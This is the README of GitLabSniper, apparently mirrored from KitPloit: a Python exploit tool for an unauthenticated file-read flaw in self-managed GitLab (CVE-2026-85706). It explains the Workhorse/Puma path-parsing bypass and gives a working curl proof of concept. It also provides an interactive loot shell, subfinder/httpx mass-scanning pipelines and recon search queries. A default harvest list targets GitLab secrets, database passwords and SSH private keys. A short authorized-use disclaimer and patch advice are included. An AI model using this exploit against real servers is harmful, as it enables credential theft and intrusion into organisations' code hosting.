## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-YNSMROZTAS-GITLABSNIPER

# GitLabSniper
**CVE-2026-85706** — GitLab CE/EE 未認証の任意ファイル読み取り
検出 · 公開プロジェクト列挙 · 回収 · 対話型シェル · subfinder/httpx パイプライン
    
* * *
**Author:** Yunus Emre Öztaş (**mitsec**)
**X:** x.com/ynsmroztas
**GitHub:** github.com/ynsmroztas
**Site:** ynsmroztas.github.io
**Mail:** `some-email@example.com`
所有または明示的にテストを許可されたシステム(バグバウンティ / VDP / 書面契約)でのみ使用してください。
* * *
## これは何か
`GitLabSniper.py` は **CVE-2026-85706** 用の単一ファイル Python スキャナ/エクスプロイトです。これはセルフマネージドの GitLab Community Edition および Enterprise Edition における未認証のローカルファイル読み取りです。
「バージョンが影響を受けているように見える」で止まることは**ありません** 。Workhorse のパーサ差分バイパスを発火させ、Rails のレスポンスを分類し、400 ボディの `invalid %-encoding (...)` 内にファイルバイトが含まれている場合にのみ **FILE LEAK** を出力します。
区分| バージョン
---|---
影響あり| 18.7 – 19.1.7 · 19.2.0 – 19.2.5 · 19.3.0 – 19.3.1
修正済み| **19.1.8** / **19.2.6** / **19.3.2** (2026-09-10)
対象外| gitlab.com · GitLab Dedicated
* * *
## 脆弱性の仕組み
3 つのリポジトリエンドポイントが Workhorse の `requestBodyUploader` の背後にあります:
* `POST /api/v4/projects/:id/repository/commits`
* `POST /api/v4/projects/:id/repository/files/:file_path`
* `PUT /api/v4/projects/:id/repository/files/:file_path`
Rails は生の `file.path` フィールドを受け取り、`authenticate!` の**前に** `File.open` を実行します。ここでは `require_gitlab_workhorse!` は実際のゲートではありません。Workhorse はプロキシするすべてのものに有効な `Gitlab-Workhorse-Api-Request` JWT を既に付与しています。
Workhorse は本来、最初にアップロードを書き換えるはずでした。そのルート正規表現は **`EscapedPath()`** と、**決してパーセントデコードしない** `path.Clean` クローンにマッチします。Puma は Grape ルーティングの前に `%XX` を**デコードします** 。
root@kitploit:~
Attacker
POST /api/v4/projects/35/repository/%63ommits
POST /api/v4/projects/35/repository/commits/ ← 末尾スラッシュもすり抜ける
?file=&file.path=/etc/passwd&file.size=1
&Content-Type=application/x-www-form-urlencoded
│
▼
Workhorse 正規表現は "%63ommits" / "commits/" を認識 → ミス (書き換えなし)
│
▼
Puma %63 をデコード → commits → Rails にルーティング
│
▼
Rails File.open(params[:file][:path]) → 認証の前
│
▼
Rack parse_nested_query(File.read(path))
%HH ではない孤立した "%"
│
▼
HTTP 400 Invalid parameter: invalid %-encoding (<生のファイルバイト>)
`file=` を空にすると `requires :file, WorkhorseFile` を満たします (空 → nil)。リークチャネルは **urlencoded** ブランチです。JSON/`Oj` は同じようにはファイルバイトをエコーしません — ツールは常に `Content-Type=application/x-www-form-urlencoded` を送信します。
`//`、`/./`、`%2F`、`;` は**バイパスしません** : `path.Clean` は最初の 2 つを正規化し、Puma は `%2F` を拒否します。
プロジェクト id は「どのリポジトリからファイルを盗むか」では**ありません** 。`file.path` は**サーバーの絶対パス** です。id は脆弱なコントローラに到達するための URL の一部にすぎません。
これが、ツールが `GET /api/v4/projects` を列挙し、ゲートされた id をスキップする理由です。
リークの確認にはボディに次の部分文字列が必要です:
root@kitploit:~
invalid %-encoding (
孤立した `%` を含まないファイルは開かれる可能性がありますが (`read-noecho` / 後の `branch is required`)、**エコーされません** 。これはオラクルであり、報告可能なダンプではありません。
* * *
## 機能
* GitLab フィンガープリント (HTML / `x-gitlab-*` / sign-in) + 可視の場合のバージョン範囲
* 公開プロジェクト列挙 (`GET /api/v4/projects`)
* ゲートされていないプロジェクト id の自動選択 (フォールバック `1..7`)
* Workhorse バイパスマトリクス
* `%63ommits` · `%72epository` · `%66iles`
* 末尾 `/` · `.json`
* files への POST + PUT
* レスポンス分類: `leak` · `leak-fragment` · `read-noecho` · `missing` · `project-gate` · `rewrite` ·
* * *
## インストール
root@kitploit:~
pip install requests
python3 GitLabSniper.py -h
Python 3.10+。他の依存関係はありません。
* * *
## 使用方法
### 単一ホスト
root@kitploit:~
python3 GitLabSniper.py -u https://gitlab.example.com --auto
python3 GitLabSniper.py -u https://gitlab.example.com --auto --shell
python3 GitLabSniper.py -u https://gitlab.example.com --file /etc/gitlab/gitlab-secrets.json
python3 GitLabSniper.py -u https://gitlab.example.com --project-id 35 --auto
### 対話型シェル
root@kitploit:~
python3 GitLabSniper.py -u https://gitlab.example.com --shell
root@kitploit:~
some-email@example.com> help
some-email@example.com> cat /etc/passwd
some-email@example.com> secrets
some-email@example.com> loot
some-email@example.com> project 35
some-email@example.com> curl /etc/gitlab/gitlab.rb
some-email@example.com> exit
### パイプライン (subfinder + httpx)
root@kitploit:~
subfinder -d example.com -silent \
| httpx -silent -sc -td -title \
| python3 GitLabSniper.py --pipe --auto -o hits.jsonl
subfinder -d example.com -silent \
| httpx -silent -json \
| python3 GitLabSniper.py --pipe --auto -q -o hits.jsonl
# stdin が TTY でない → --pipe が暗黙的に有効
cat hosts.txt | python3 GitLabSniper.py --auto
パーサは次を受け付けます:
* `https://gitlab.example.com`
* `https://gitlab.example.com [200] [GitLab] [nginx]`
* `httpx -json` オブジェクト (`url` / `status_code`)
* ベア `host` および `host:port`
* `[0]` / タイムアウト / 空行をスキップ
* * *
## フラグ
終了コード: `0` リーク · `1` オラクルのみ / パイプ内でリークなし · `2` 使用可能なシグナルなし。
* * *
## 判定
`read-noecho` だけに基づいて critical を報告しないでください。
* * *
## デフォルトの回収パス
root@kitploit:~
/etc/hostname
/etc/passwd
/etc/os-release
/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/gitlab.yml
/opt/gitlab/embedded/service/gitlab-rails/config/database.yml
/etc/gitlab/gitlab-secrets.json
/etc/gitlab/gitlab.rb
/var/opt/gitlab/gitlab-rails/etc/secrets.yml
/opt/gitlab/embedded/service/gitlab-rails/config/initializers/secret_token.rb
/root/.ssh/id_rsa
/var/opt/gitlab/.ssh/id_rsa
/proc/self/environ
エコーされた場合の影響が最大: `secrets.yml`、`gitlab-secrets.json`、`database.yml` (`secret_key_base`、`otp_key_base`、DB パスワード)。
* * *
## 手動 PoC (ツールが送信するのと同じリクエスト)
root@kitploit:~
curl -sk -X POST \
"https://gitlab.example.com/api/v4/projects/35/repository/commits/?file=&file.path=%2Fopt%2Fgitlab%2Fembedded%2Fservice%2Fgitlab-rails%2Fconfig%2Fgitlab.yml&file.size=1&Content-Type=application/x-www-form-urlencoded"
脆弱なインスタンスは次のような JSON を返します:
root@kitploit:~
{"message":"400 Bad request - Invalid parameter: invalid %-encoding (## GitLab settings\n gitlab:\n host: gitlab.example.com\n ... )"}
一部のホストでは `%63ommits` は 401 で、**`/repository/commits/`** (末尾スラッシュ) がリークするフォームです。ツールはすべてのバリアントを試します。
* * *
## 偵察ヘルパー
root@kitploit:~
http.html:"GitLab" http.status:200
http.html:"Sign in · GitLab"
ssl:"gitlab" port:443
"X-Gitlab-"
`subfinder | httpx | GitLabSniper.py --pipe --auto` と組み合わせてください。
* * *
## 免責事項
このリポジトリは、許可されたセキュリティテストおよびパッチ適用後の防御的検証のためのものです。スコープについてはあなたが責任を負います。
影響範囲内のセルフマネージド GitLab を運用している場合: 直ちに **19.1.8 / 19.2.6 / 19.3.2** にアップグレードしてください。`file.path` クエリパラメータを伴う `POST /api/v4/projects/*/repository/commits` についてアクセスログを調査してください。
* * *
## クレジット
脆弱性は **s3ntago** により GitLab HackerOne を通じて報告されました。
このツールの基盤となった write-up とオリジナル PoC:
**https://github.com/guneykabel/cve-2026-85706**
明確な分類器 (`leak` / `missing` / `project-gate` / `rewrite`) と Workhorse ↔ Puma の差分の説明を公開してくれた guneykabel に感謝します。GitLabSniper はそのモデルをプロジェクト列挙、回収、シェル、偵察パイプラインでラップしています。
GitLab アドバイザリ / パッチ: CE/EE **19.1.8** 、**19.2.6** 、**19.3.2** 。
* * *
## 作者
**Yunus Emre Öztaş** · mitsec
* X — x.com/ynsmroztas
* GitHub — github.com/ynsmroztas
* Web — ynsmroztas.github.io
* Mail — `some-email@example.com`